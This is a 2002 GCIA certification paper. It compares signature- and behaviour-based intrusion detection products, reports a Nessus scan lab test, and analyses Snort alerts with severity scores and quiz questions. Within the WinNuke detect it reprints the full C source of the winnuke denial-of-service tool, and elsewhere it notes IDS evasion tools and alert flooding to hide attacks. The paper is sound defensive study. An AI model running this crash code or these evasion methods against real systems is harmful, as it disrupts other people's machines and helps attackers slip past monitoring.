Intrusion Detection in Depth

GCIA (Version 3.0) Practical Assignment

By: Karim Merabet (January 2002)

Table of Contents

Assignment 1 - Describe the State of Intrusion Detection

Not all Intrusion Detection Systems are created equal.

The goal of this paper is to demonstrate that no single Intrusion Detection architecture is "better" than the other and help the readers make an informed choice on which IDS technology is more suited to their needs. I will attempt to show the strengths and weaknesses of Protocol analysis and Signature bases analysis (or misuse detection) in current Intrusion Detection Systems (often referred as Behavior based Intrusion Detection and Knowledge based Intrusion detection respectively). The opinions expressed in this paper are my own.

Please refer to the SANS Intrusion detection FAQ for a definition of the two main ID techniques.

http://www.sans.org/newlook/resources/IDFAQ/knowledge_based.htm
http://www.sans.org/newlook/resources/IDFAQ/behavior_based.htm

We will more specifically use NFR's Network Flight Recorder NIDS and Cisco's IDS (formerly Netranger) as examples of Intrusion Detection Systems who mainly use a Signature based approach to ID and NetworkICE's BlackIce Sentry for an IDS who mainly relies on Protocol analysis.

General Observations

Intrusion Detection Systems keep evolving and are becoming better and better every day. Unfortunately, the level of complexity and the lengths to which attackers go through to compromise systems is rising too. An IDS system is only one of the tools that should be used to help deal with the growing threat of unauthorized use or malicious abuse and attacks on systems. Obviously, no IDS system is perfect and whatever the vendors might say, no single IDS and technology can catch all attacks, all the time. There are many way's to circumvent detection by an IDS. Tools like SideStep (http://www.robertgraham.com/tmp/sidestep.html) and Fragrouter (http://www.securityfocus.com/cgi-bin/tools.pl?cat=82) are 2 examples. The method used by the IDS to detect actual attacks becomes very important, not only to lower the risk of people bypassing its analysis but also to lower false positives and raise the range of attacks it can detect. If an attacker knows the specific IDS being used on the network, he can exploit its detection weaknesses. It is important that administrators know what to look for and understand the behavior of their systems.

Knowledge based ID and Behavior based ID are the two main methods used by new IDS systems to detect potential intrusions. Each have their positive and negative attributes and understanding both technologies will help you make a better decision on which IDS to use. More than 1 type of NIDS (combined with other security systems like host based intrusion detection systems and Firewalls) should be deployed to minimize risk, especially on very large networks and for extremely critical systems. But this is not always an option for most small to medium size companies as it raises the amount of information to be analyzed and managed. In those cases, the choice of security tools used becomes critical. The underlying technology, the room to grow and the manageability of the IDS become very important but you must always remember that a single security device will not solve all your problems.

Pros and Cons of Technologies

This is a small list of pros and cons for the two main Intrusion Detection technologies.

Knowledge based ID:

- May require a lot of resources to manage all the signatures.
- Range of attacks detected is dependant on quality and quantity of signatures.
- When load is high, it can be easy to drop packets. When there is a lot of activity, there are a lot of signatures to test.
- Signature update time is generally very fast. You don't have to wait for updates for most products or you can code your own signatures and tweak false positives (in various degree's).

Behavior based ID:

- "Normal" traffic can trigger false alerts.
- Hard to keep up to date and if a new attack is used it might not be caught.
- Sometimes it is hard to know exactly what happened. A lot of alerts can be triggered by a single event.
- May require a lot of time to fine tune and lower false-positives.
- If the IDS is tuned properly, it can potentially detect unknown attacks by analyzing normal traffic patterns. It can then warn admins when something is out of the ordinary.

Personal observations

This is my own personal observation on our three test systems. They are based on my own experience in managing these systems. They all have their own unique strengths and weaknesses and they generally reflect the underlying architecture they where built with.

Knowledge based ID:

NFR-NIDS

URL: http://www.nfr.com/products/NID/

NFR uses signature-based analysis of packets going by its sensor. A packet processor that loads backends (signatures) written in N-code analyzes every packet. Every time a packet goes by, it analyses its content for all the backends that are currently loaded. There is some form of protocol analysis in NFR but it is mainly signature based and, as such, highly dependent on the range of signatures for the range of attacks it can detect. When new attacks are discovered, new backends are release very rapidly, often on the same day. Once you have a little experience with N-code, it is very easy to write your own backends. NFR is currently releasing new groups of backends that deal with specific services (like WWW and DNS) and they are trying to add behavior based ID to their products.

NFR:

- Sensors require dedicated machines.
- Central server can manage all the sensors, but can also be deployed as a standalone.
- Installation is easy for the sensor but for the central, basic Unix knowledge is required
- Very open Architecture (source code available for most functions/backends)
- GUI is fairly nice and works on any windows machine
- It is better to have dedicated and knowledgeable staff to maintain the IDS.
- Reports are fairly well done and there are custom Perl scripts to generate more of them.
- Alert detection is fairly up to date (there is a package updater to install new signatures) and there is always the possibility to write your own backends

Basically a good IDS with fairly low false-positives mainly due to its Knowledge based ID technology. Once the central is properly tuned (especially for the web based backends) there is little to do .The fact that most of the code can be seen, makes it a very configurable IDS and allows for custom signatures. Generally, when an alert pops up, it means something is really going on. The fact that NFR is rapidly adding Behavior based ID to their IDS can only enhance its capabilities and make it a more complete solution.

Cisco IDS (formerly Netranger)

URL: http://www.cisco.com/warp/public/cc/pd/sqsw/sqidsz/
Cisco IDS is a hardware network appliance and as such is quite costly compared to the other solutions. Most other vendors offer software based versions of their IDS's but Cisco IDS is Hardware only. Cisco IDS relies on its signatures for most of it's alerting. There is also the limited capability to add your own signatures based on connection details/information, string pattern matching or Access Control Lists.

Cisco IDS

- Installation is fairly easy, but it is recommended to have some Unix (Solaris) experience.
- Hardware IDS and fairly expensive.
- Updates for signatures are not real-time, usually once a month.
- Lacking in correlation and reporting and it would be recommended to use products like NetForensics to complement the management software.

- No real access to source code of signatures and no possibility to change or edit current signatures.
- Management can be done with Director (Solaris+HPOpenview) or Cisco Secure Policy Manager (windows NT4). Depending on the management interface you choose, it can get complicated to administrate.
- Director management interface is fairly clunky (hard to search alerts, get all the alerts in the last hour)
- Policy manager is fairly complicated for basic IDS needs but can be customized easily.
- Alert coverage is good.
- Message descriptions can be very bad! Often you will only get a numbered alert and no real message. Ex: Alert 4005 detected from 10.0.0.1 to 10.0.0.2. This could potentially be a configuration issue on my end.

Fairly low false positives due to its heavy reliance on Knowledge based ID. The reporting of alerts is getting better with Cisco Secure Policy Manager and the coverage and range of alerts detected can be expanded with the custom signatures you can create (although you can't write very complicated signatures like with NFR-NIDS N-code). You can automate the alert response for a detected attack (Block, TCP reset or log to file). You can also "shun" or block attackers and manage a Cisco router's ACL or simply cut a TCP connection. This is a very handy feature, especially if your using Cisco routers on your network. Obviously, if you choose to automate the alert response, you might trigger a response on a false positive and thus shun a server unjustly. This needs to be watched closely.

Behavior based ID:

BlackICE Sentry with Icecap Manager:

URL:
http://www.networkice.com/products/blackice_sentry.html
http://www.networkice.com/products/icecap_manager.html

NetworkICE BlackIce Sentry with ICEcap

- Very easy to deploy on a large scale (with ICEcap).
- ICEcap simplifies management of large quantities of users/nodes.
- IDS alert coverage is very good.
- Log capability is pretty good, but can become unmanageable very rapidly.
- Report generation and searches are well implemented.
- The users cannot write alerts, and you have to rely on NetworkICE patches/updates.

BlackIce sentry is at the forefront of new IDs technologies. It's Behavior based ID allows for greater range of alerts detection and greater flexibility. Unfortunately, it can generate a lot of false positives. They can be filtered out by ICEcap quite easily. NetworkIce was recently acquired by ISS, so the potential for improvement is very good.

You will notice that each IDS has its strengths and weaknesses. The underlying techniques used by each system are very important in deciding which is best for you. Knowledge based IDS are usually more easily expandable and you can write your own signatures for most of them (Snort, NFR, Shadow, etc…). Behavior based IDS can, by default, detect a wider range of attacks but are still limited by the analysis engine used. If an actual malicious attack "looks normal", it might go unnoticed.

Small Lab test

I decided to run a small test on the various NIDS to demonstrate the effect of a reconnaissance scan on each technology. I used Nessus (http://www.nessus.org) security scanner, and scanned a simple Windows NT 4.0 machine. You will note that most vulnerability scanners will only check the version of the service to see if they are exploitable (like bind and sendmail). Most of the time, they will not attempt to exploit the vulnerability directly (for better tools in alert benchmarking you might consider Anzen's Nidsbench and you can also read Marcus J. Ranum's white paper on IDS benchmarking). Nessus, on the other hand, says that 95% of its scan's will actually attempt the exploit (like mail relay attempts and buffer overflows) but this is not the goal of this test. This test should not be used to judge the range of alerts detected by each system. It will give us an indication of how this specific reconnaissance scan is dealt with by each IDS and how it is interpreted by the underlying Knowledge based and Behavior based alert detection architectures.

Attacker: 192.168.240.104
Target: 192.168.254.1:

NIDS USED:

NFR NID-100 (remote sensor and central).
BlackIce Sentry, running on a default installation of Windows NT4.0.
Cisco IDS-4210 with Director.

FULL NESSUS SCAN (NO DOS) RESULTS WITH NMAP.

I tested the IDS's with a full Nessus scan (http://cgi.nessus.org/plugins/dump.php3 for list of plugins). Current Nessus contains a total of 804 scans. I did not use any Denial Of Service attacks.

Here are the results out of 555 exploit attempts.

1) Netranger 2.5.1(S3) with Director

Events Detected

TCP Syn Port Sweep

Windows Registry access
TCP Packet No FLAGS
TCP Packet SYN & FIN Only
3046
TCP Packet Fin Only
6054
6505
6503
4502
TCP port Sweep
Tftp passwd 2
Real Portmap Request
3159

What the numbers correspond to:

3046 (Nmap OS fingerprinting)
6054 (DNS Version Request)
6505 (Trinoo Client Request)
6503 (Stacheldrath Client Request)
4502 (Snmp Community String Brute Force Attempt)
3159 (FTP PASS suspicious Length)

14 different events detected

2) Network ICE BlackICE Sentry (2.5ep) with ICECAP (2.6eq).

TCP Port Scan
HTTP URL SCAN
HTTP URL Contains ../../../
HTTP GET data contains ../../../
TFTP passwd file
tftp port probe
coldfusion sample URL
IIS sample URL
bat URL type
HTTP url with ::$DATA appended
HTTP asp with . appended
cart32 changeAdminPassword URL
Squid Cachemgr.cgi
CGI campas
PC anywhere Ping

Back Orifice Ping
DNS UDP port probe
UDP portscan
Chargen Port probe
UDP trojan horse probe
UDP echo port probe
ICMP subnet mask request
MSTREAM handler activity
Frontpage extension backdoor CRC
TCP OS fingerprinting
QOTD port Probe
CGI bombscript
HTPP UTF8 backtick
CGI info2www
Index Server null.htw exploit
HTTP URL contains /..
HTTP get passwd file
CGI newdsn.exe
CGI nph-test-cgi
CGI phf
CGI perl.exe
CGI perl
CGI pfdisplay.cgi
HTTP.cgi starting with php
HTTP URL contains %00
sojoun.cgi argument contains %00
HTTP GET data with repeated char
CGI test-cgi
CGI uploader.exe
CGI webgais
RPC getport probe
CGI websendmail
webspeed admin url
passwd.txt URL
SnmpCrack
Snmp port probe
HTTP Cross site scripting
Snmp backdoor
Trinoo master activity
HTTP URL contains /./
DNS BIND request
SMB unencrypted password
SMB login failed
TCP SYN flood

59 different Events detected.

3) NFR (5.0.1) with all the latest backends.

```
Severity: Attack
Time: 13:04:13 20-Dec-2001
Host: spy1
Source: portscan
Alert Message: Portscan from 192.168.240.104 to 192.168.254.1: at least 54 unique ports
within 60 seconds

Severity: Attack
Time: 13:03:58 20-Dec-2001
Host: spy1
Source: TFTP_ATTACK
Alert Message: Suspicious TFTP transfer. Source: 192.168.240.104 Dest: 192.168.254.1

Severity: Attack
Time: 13:03:41 20-Dec-2001
Host: spy1
Source: icmp_netmask
Alert Message: ICMP netmask request Detected. Source:192.168.240.104 Dest:
192.168.254.1

Severity: Attack
Time: 13:03:26 20-Dec-2001
Host: spy1
Source: icmp_timestamp
Alert Message: ICMP Timestamp request Detected.Source: 192.168.240.104 Dest:
192.168.254.1

Severity: Attack
Time: 13:00:37 20-Dec-2001
Host: spy1
Source: SNMP_MONITOR
Alert Message: SNMP Hidden/Backdoor string detected.Source: 192.168.240.104 Dest:
192.168.254.1

Severity: Attack
Time: 13:00:13 20-Dec-2001
Host: spy1
Source: portscan
Alert Message: Portscan from 192.168.240.104 to 192.168.254.1: at least 1026 unique
ports within 60 seconds
```

```
Severity: Attack
Time: 12:59:34 20-Dec-2001
Host: spy1
Source: DNS_MONITOR
Alert Message: DNS Version Request. Source: 192.168.240.104 Dest: 192.168.254.1
```

6 different events detected.

Result analysis

You will notice that the Knowledge based IDS generated alerts for only a small fraction of the vulnerability tests. On the other hand, BlackIce Sentry generated a lot of activity for a single Nessus scan. This could, potentially be used to flood a BlackIce Sentry (or another Behavior based IDS) using multiple Nessus Scan's (or by using Stick http://www.eurocompton.net/stick/papers8.html) running on different machines and thus "cloaking" the real hack attempts. By the time that the administrators get to the hacker's real attack, it might be too late.

On the other hand, on a very busy network, the alert generated by NFR NIDS and Cisco IDS could go unnoticed (14 or 6 alerts out of a total of 555 exploit probes is not indicative of the importance of the attack). If somebody is using a Security Scanner to probe one of my machines, the IDS should give out a BIG alert warning like with the Behavior based systems. Either way, the underlying alert architecture plays a big role on how this or any other attacks are dealt with by the IDS. The ways that an alert is detected sometimes help but might also hinder the administrator's work.

I would like to reiterate that you must always weigh the good and the bad in whatever IDS you choose to deploy on your network (Whether its NFR, Snort, BlackIce Sentry or any other) and try to understand the underlying techniques used by these products so as to better prepare yourself once it is deployed. Once you understand the architecture and techniques used by your IDS to detect alerts, you can make a better decision. If you require precise detection with minimal false alerts but don't mind learning the intricacies of the language used by the alert gathering architecture, you will be better served with a Knowledge based IDS. On the other hand, if you prefer to have wide coverage and don't mind having to deal with potentially a lot of false positives, then a Behavior based IDS is more appropriate. Obviously, solutions that use a little bit of both are preferable in most cases. It is a balance that IDS designers have to keep in mind until a better way is developed. In general, understanding the underlying techniques used by any security tool is very important and it is even more important in the case of an Intrusion Detection System.

References

Graham, Robert, "FAQ: Network Intrusion Detection Systems", Version 0.8.3, March 21, 2000, URL: http://www.robertgraham.com/pubs/network-intrusion-detection.html

Tanase, Matthew “The Future of IDS”
URL:http://www.securityfocus.com/infocus/1518

List of intrusions detected by NetworkIce Products.
http://advice.networkice.com/Advice/Intrusions/default.htm

Giovanni, Coretez, Draft of "Fun with Packets: Designing a Stick"
URL:http://www.eurocompton.net/stick/papers/Peopledos.pdf

Intrusion Detection System Group Test Report.
URL:http://www.nss.co.uk/ids/ids_edition_2.htm

Yocom,Betsy and Brown,Kevin, “Intrusion battleground evolves”
URL:http://www.nwfusion.com/reviews/2001/1008bg.html

Ranum, Marcus J.,”Experiences Benchmarking Intrusion Detection Systems”
URL:http://www.snort.org/docs/Benchmarking-IDS-NFR.pdf

Assignment 2 - Network Detects

Snort Alert Legend

[**]Name of attack [**]
[Classification][Priority]
Timestamp SourceIP:SourcePort -> DestinationIP:DestinationPort
Type(TCP,UDP,ICMP,etc) TTL:TimeToLive TOS:TypeOfService ID:IP ID IpLen: IpLength DgmLen: Datagram Length
DF (Request that this particular packet not be fragmented).
TCP Flags that are set (* = not set) Seq: Tcp Sequence number Ack: Acknowledge bit Win: TCP receive Window TcpLen: Tcp Header length UrgPtr: Urgent Pointer
<References>
<Packet content in Hex format> <Packet content in Ascii format>

Detect #1 DOS WINNUKE

0. Alert Message

```
[**] DOS Winnuke attck [**]
[Classification: Attempted Denial of Service] [Priority: 6]
11/30-19:19:45.642279 64.228.31.108:1053 -> XXX.XXX.XXX.XXX:139
TCP TTL:124 TOS:0x0 ID:39687 IpLen:20 DgmLen:50 DF
**UAP*** Seq: 0x9D21E8  Ack: 0x931A0F  Win: 0x2180  TcpLen: 20  UrgPtr: 0xA
```

```
[Xref => http://www.securityfocus.com/bid/2010]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0153]

11/30-19:19:45.642279 64.228.31.108:1053 -> XXX.XXX.XXX.XXX:139
TCP TTL:124 TOS:0x0 ID:39687 IpLen:20 DgmLen:50 DF
**UAP*** Seq: 0x9D21E8  Ack: 0x931A0F  Win: 0x2180  TcpLen: 20  UrgPtr: 0xA
56 61 69 2D 74 65 20 4A 61 00                 Vai-te Ja.
```

1. Source of Trace.

This trace comes from a client (Small ISP) of my Employer.

2. Detect was generated by:

Snort intrusion detection system Version 1.8.1 running on OpenBSD 2.9

The rule is:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg: "DOS Winnuke attck"; flags: U+; reference: bugtraq,2010; reference:cve,CVE-1999-0153; classtype: attempted-dos; sid: 1257; rev:1;)
```

Explanation: Check for a TCP packet going to port 139 with the Urgent bit flag set.

3. Probability the source address was spoofed:

In general, their needs to be an active connection set before the OOB packet is sent, so most of the time there is a three-way handshake. Also the odds of the packet being spoofed are small considering the tool used (VAI-TE JÁ ICMP TOOLKIT).

4. Description of attack:

There was an attempt to send a packet with the Urgent bit set in the TCP header to port 139 (NetBios) of the victim. On old/unpatched version of Win95/NT this can cause a hard crash or "Blue Screen of Death" and force the user to reboot. From the string message sent, it is apparent that the attacker used the VAI-TE JÁ ICMP TOOLKIT or Mirc Script.Found here: http://cris.virtualave.net/nukerww.htm.

Here is the Whois for the attacker:

```
Bell Nexxia (NETBLK-BELLCANADA-5) BELLCANADA-5    64.228.0.0 - 
64.231.255.255
HSE (NETBLK-HSE20002-CA) HSE20002-CA     64.228.0.0 - 64.228.31.255
```

This looks like a DSL user with Bell High Speed Edition. Here you can find more information on this attack:
http://www.securityfocus.com/bid/2010

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0153

5. Attack mechanism:

Older versions of WinNT 4.0, 3.51, Win95, WFWG 3.11 and SCO Open Server have problems handling Out of Band data (for example a ctrl-c in a telnet session will go through as OOB and the Urgent flag will be set). Windows and SCO Open Server assume that the Urgent pointer's value is correct and that it points to the right place. When there is no normal data following, Windows goes "bonkers". A simple reboot will solve the problem.

Here's the link to the Bugtraq discussion:
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2010

Now let's look at the source code:

```
/*	It is possible to remotely cause denial of service to any windows
95/NT user. It is done by sending OOB [Out Of Band] data to an established
connection you have with a windows user.  NetBIOS [139] seems to be the most
effective since this is a part of windows.  Apparently windows doesn't know
how to handle OOB, so it panics and crazy things happen.  I have heard reports
of everything from windows dropping carrier to the entire screen turning white.
Windows also sometimes has trouble handling anything on a network at all
after an attack like this.  A reboot fixes whatever damage this causes.  Code
follows.*/

/* winnuke.c - (05/07/97)  By _eci  */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#define dport 139  /* Attack port: 139 is what we want */

int x, s;
char *str = "Bye";  /* Makes no diff */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port)
   {
   struct sockaddr_in blah;
   struct hostent *he;
```

```
    bzero((char *)&blah,sizeof(blah));
    blah.sin_family=AF_INET;
    blah.sin_addr.s_addr=inet_addr(server);
    blah.sin_port=htons(port);
    if ((he = gethostbyname(server)) != NULL)
        {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
        }
    else
        {
        if ((blah.sin_addr.s_addr = inet_addr(server)) < 0)
            {
            perror("gethostbyname()");
            return(-3);
            }
        }
        if (connect(sock,(struct sockaddr *)&blah,16)==-1)
            {
            perror("connect()");
            close(sock);
            return(-4);
            }
        printf("Connected to [%s:%d].\n",server,port);
        return;
    }

void main(int argc, char *argv[])
{
     if (argc != 2)
         {
         printf("Usage: %s <target>\n",argv[0]);
         exit(0);
         }
     if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
         {
         perror("socket()");
         exit(-1);
         }
     open_sock(s,argv[1],dport);
     printf("Sending crash... ");
     send(s,str,strlen(str),MSG_OOB);
     usleep(100000);
     printf("Done!\n");
     close(s);
}
```

The source code is pretty straightforward. The program creates a socket and passes the socket int descriptor, hostname and destination port to the open_sock function. The open_sock function then makes the necessary type transformation it needs to initialize the connection, and then checks if the hostname specified is resolvable and makes the connection. It then returns to the main function. The only thing left to do is to send the message with the MSG_OOB (out of band) flag set. The actual message sent is not important only the fact that it is OOB and that an actual connection is possible. You might also note that most TCP implementations map the URG flag to out of band data so that is why the Snort rule is checking for the URG flag.

6. Correlations:

This type of attack was fairly common a few years ago. But it has become severely outdated since then (patches and corrections where released) and the amount of people still using old windows machines is diminishing everyday. It is now most frequently used on IRC and is included in many "war scripts" by default, although the chances of this attack succeeding are slim at best; it is still used to this day.

7. Evidence of active targeting:

They're where no previous reconnaissance attacks (Nmap, ping sweeps) from the same range of IP's indicating that this was not part of a large-scale sweep. This is most likely a specific attempt due to the use of the VAI-TE JÁ ICMP TOOLKIT script in question. The Attacker most likely targeted a specific individual (probably on IRC) and "attempted" to temporarily disable his target. There is also the possibility that this is a trojaned machine and someone else is launching attacks from it (DSL and cable modems are notorious for being left unprotected and are often used for DDOS and other mischief).

8. Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)
(2 + 2) - (2 + 1) = 1

Criticality: Machine is most likely a home pc with a new version of windows (2)

Lethality: attack is a temporary DoS and very old (2)

System Countermeasures: A Firewall might be present, but it's uncertain (2)

Network Countermeasures: No network Countermeasures and traffic is allowed to target (1)

9. Defensive recommendation:

Recommend to all WinNT 4.0, 3.51, Win95, WFWG 3.11 users to upgrade or at least patch their Windows system (http://support.microsoft.com/default.aspx?scid=kb;EN-US;q143478). SCO Open Server 5.0, Patches are available here: http://bugtraq.inet-one.com/dir.1998-02/msg00110.html.

10. Multiple choice test question:

Why was port 139 chosen?

a) The NetBios protocol itself contains a bug handling OOB packets
b) NetBios is an old protocol and is easily exploited
c) Because all the other ports where unavailable
d) NetBios(139) is often left open and is tightly associated with Windows.

Answer: D) Any port/service listening could potentially be used to crash the system. NetBios seems like an obvious choice considering that it is often left open and unattended.

Detect #2 SMTP chameleon overflow

0. Alert Message

```
[**] SMTP chameleon overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 10]
11/29-17:26:34.305509 159.134.237.20:20505 -> XXX.XXX.XXX.XXX:25
TCP TTL:44 TOS:0x0 ID:736 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xBD5A7ABB  Ack: 0xA423BE51  Win: 0x7D78  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/2387]
[Xref => http://www.whitehats.com/info/IDS266]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261]

11/29-17:26:34.305509 159.134.237.20:20505 -> XXX.XXX.XXX.XXX:25
TCP TTL:44 TOS:0x0 ID:736 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xBD5A7ABB  Ack: 0xA423BE51  Win: 0x7D78  TcpLen: 20
68 65 6C 70 20 79 6F 75 20 64 6F 75 62 6C 65 20  help you double
79 6F 75 72 20 6D 6F 6E 65 79 20 6F 6E 20 79 3D  your money on y=
0D 0A 6F 75 72 0D 0A 20 20 20 20 6D 61 69 6C 69  ..our..    maili
6E 67 2C 20 69 66 20 79 6F 75 20 61 63 68 69 65  ng, if you achie
```

```
20 6F 66 20 70 6F 74 65 6E 74 69 61 6C 20 70 72   of potential pr
(snip)
30 30 22 3E 53 65 3D 0D 0A 63 75 72 65 20 42 75  00">Se=..cure Bu
6C 6B 20 57 65 62 20 53 69 74 65 0D 0A 20 20 20  lk Web Site..
20 48 6F 73 74 69 6E 67 3C 2F 66 6F 6E 74 3E 3C   Hosting</font><
66 6F 6E 74 20 63 6F 6C 6F 72 3D 33 44 22 23 30  font color=3D"#0
30 30 30 30 30 22 20 66 61 63 65 3D 33 44 22 41  00000" face=3D"A
72 69 61 6C                                      rial
```

1. Source of Trace.

This trace comes from a client (Small ISP) of my Employer.

2. Detect was generated by:

Snort intrusion detection system Version 1.8.1 running on OpenBSD 2.9
The rule is:

```
alert tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP chameleon overflow";
content: "HELP "; nocase; flags: A+; dsize: >500; depth: 5;  reference:arachnids,266;
reference:cve,CAN-1999-0261;)
```

Explanation: Check for a tcp packets going to port 25 (SMTP) that contain the word "HELP " (uppercase or lowercase within the first 5 chars of the packet) and that are bigger than 500 characters.

3. Probability the source address was spoofed:

The attacker or spammer in this case comes from an ISP in Ireland.

Trying whois -h whois.arin.net 159.134.237.20

```
Telecom Eireann (NET-TELE-IRELAND)
  Telecom Internet
  Merrion Hse, Merrion Rn 4
  Dublin 4
  IE

  Netname: TELE-IRELAND
  Netblock: 159.134.0.0 - 159.134.255.255

  Coordinator:
    Burke, Garrett  (GB682-ARIN)  garrett.burke@eircom.net
    +353-1-7010909

  Domain System inverse mapping provided by:
```

```
  NS1.TINET.IE 159.134.237.6
  NS1.ATT-UNISOURCE.NET 194.23.2.82

  Record last updated on 01-Mar-2001.
  Database last updated on  3-Jan-2002 19:56:04 EDT.
```

Often in the case of Spam or unsolicited email, the source address can be forged or simply be a cracked account.

4. Description of attack:

There "seems" to be an attempt to overflow the SMTPd from Netmanage Chameleon. There is an Overflow condition if the SMTPd receives a command of the type 'HELP <topic>' where the topic is over 514 chars.
See:
http://www.securityfocus.com/bid/2387
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0261

5. Attack mechanism:

This seems to be a false positive. When looking at the packet content, we can figure out that this is only a "SPAM" type email I'm sure everyone is familiar with. There doesn't seem to be any inherent danger from this "attack". The alert was triggered because the word "help" followed by a <blank> was found in the first 5 characters. This can obviously happen often, especially in emails. Even if the Snort IDS detected this as a buffer overflow, this does not automatically mean that this is what happened. Looking at the content of the packet that generated the alert will often clear things up and is a good practice to follow.

6. Correlations:

This is alert is often triggered by Snort due to the fact that the characters "help " are scanned. Email starting with that word can be quite common. This alert is more often seen in old Snort machines (the old rule scanned the first 10 chars for the characters "help "). This alert should be removed if the mail server is not running the Chameleon SMTPd.

7. Evidence of active targeting:

The email was probably mass mailed to a whole range of addresses and there is no real indication that this Spam was targeted.

8. Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)
(4 + 1) - (5 + 5) = -5

Criticality: Machine is a Mailserver (4)

Lethality: This turns out to be an annoyance and not really an attack (1)

System Countermeasures: This machine is heavily monitored and is always kept up to date, all mail is scanned for viruses and the definitions are kept up to date (5)

Network Countermeasures: Firewalls are monitored regularly (5)

9. Defensive recommendation:

If the Mail server does not use the Netmanage Chameleon SMTP daemon, this rule should be removed. Considering that the rule scans for the first 5 chars and email starting with "help " can be common, the alert can be triggered quite often. If you are using the Netmanage Chameleon SMTPd, you should be updating your daemon to the latest version.

10. Multiple choice test question:

Why was the alert triggered?

a) There was an attempt to overflow the SMTPd.
b) The packet content begins with the characters "help " and is bigger than 500 characters.
c) The packet content contains the characters "help " and is bigger than 500 characters
d) The packet content begins with the characters "help" and is bigger than 500 characters.

Answer: B) Those 2 conditions are necessary for the alert to go off (first 5 characters must equal "help " and the total content must be bigger than 500 characters.

Detect #3 Weird FTP commands

0. Alert Message

```
        inetnum:      80.13.82.0 - 80.13.82.255
        netname:      IP2000-ADSL-BAS
        descr:        BSTOU104 Toulouse Bloc1
        country:      FR

Dec  7 23:00:16 hostsa ftpd[20566]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:00:16 hostz ftpd[22467]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:00:16 hostt ftpd[19928]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28908]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28909]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:09 hostca in.ftpd[28910]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec  7 23:01:12 hostca in.ftpd[28911]: refused connect from AOrleans-201-1-3-70.abo.wanadoo.fr
Dec 07 23:00:16 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session opened.
Dec 07 23:00:17 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): ANON anonymous: Login
successful.
Dec 07 23:00:17 hostl proftpd[18815] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session closed.
Dec 08 03:41:53 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): FTP session opened.
Dec 08 03:41:57 hostl proftpd[21112] hostl (AOrleans-201-1-3-70.abo.wanadoo.fr[80.13.82.70]): ANON anonymous: Login
successful.
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [07/Dec/2001:23:00:17 -0500] "PASS anonymous" 230 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:57 -0500] "CWD /pub/" 250 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:57 -0500] "PASS Ngpuser@home.com" 230 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "CWD /pub/incoming/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "CWD /public/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:41:58 -0500] "MKD 011208094152p" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:02 -0500] "CWD /incoming/" 250 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "CWD /" 250 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "CWD /_vti_pvt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:03 -0500] "MKD 011208094157p" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /_vti_pvt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /_vti_txt/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "CWD /upload/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:04 -0500] "MKD 011208094158p" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /_vti_log/" 550 -
AOrleans-201-1-3-70.abo.wanadoo.fr UNKNOWN ftp [08/Dec/2001:03:42:05 -0500] "CWD /anonymous/" 550 -
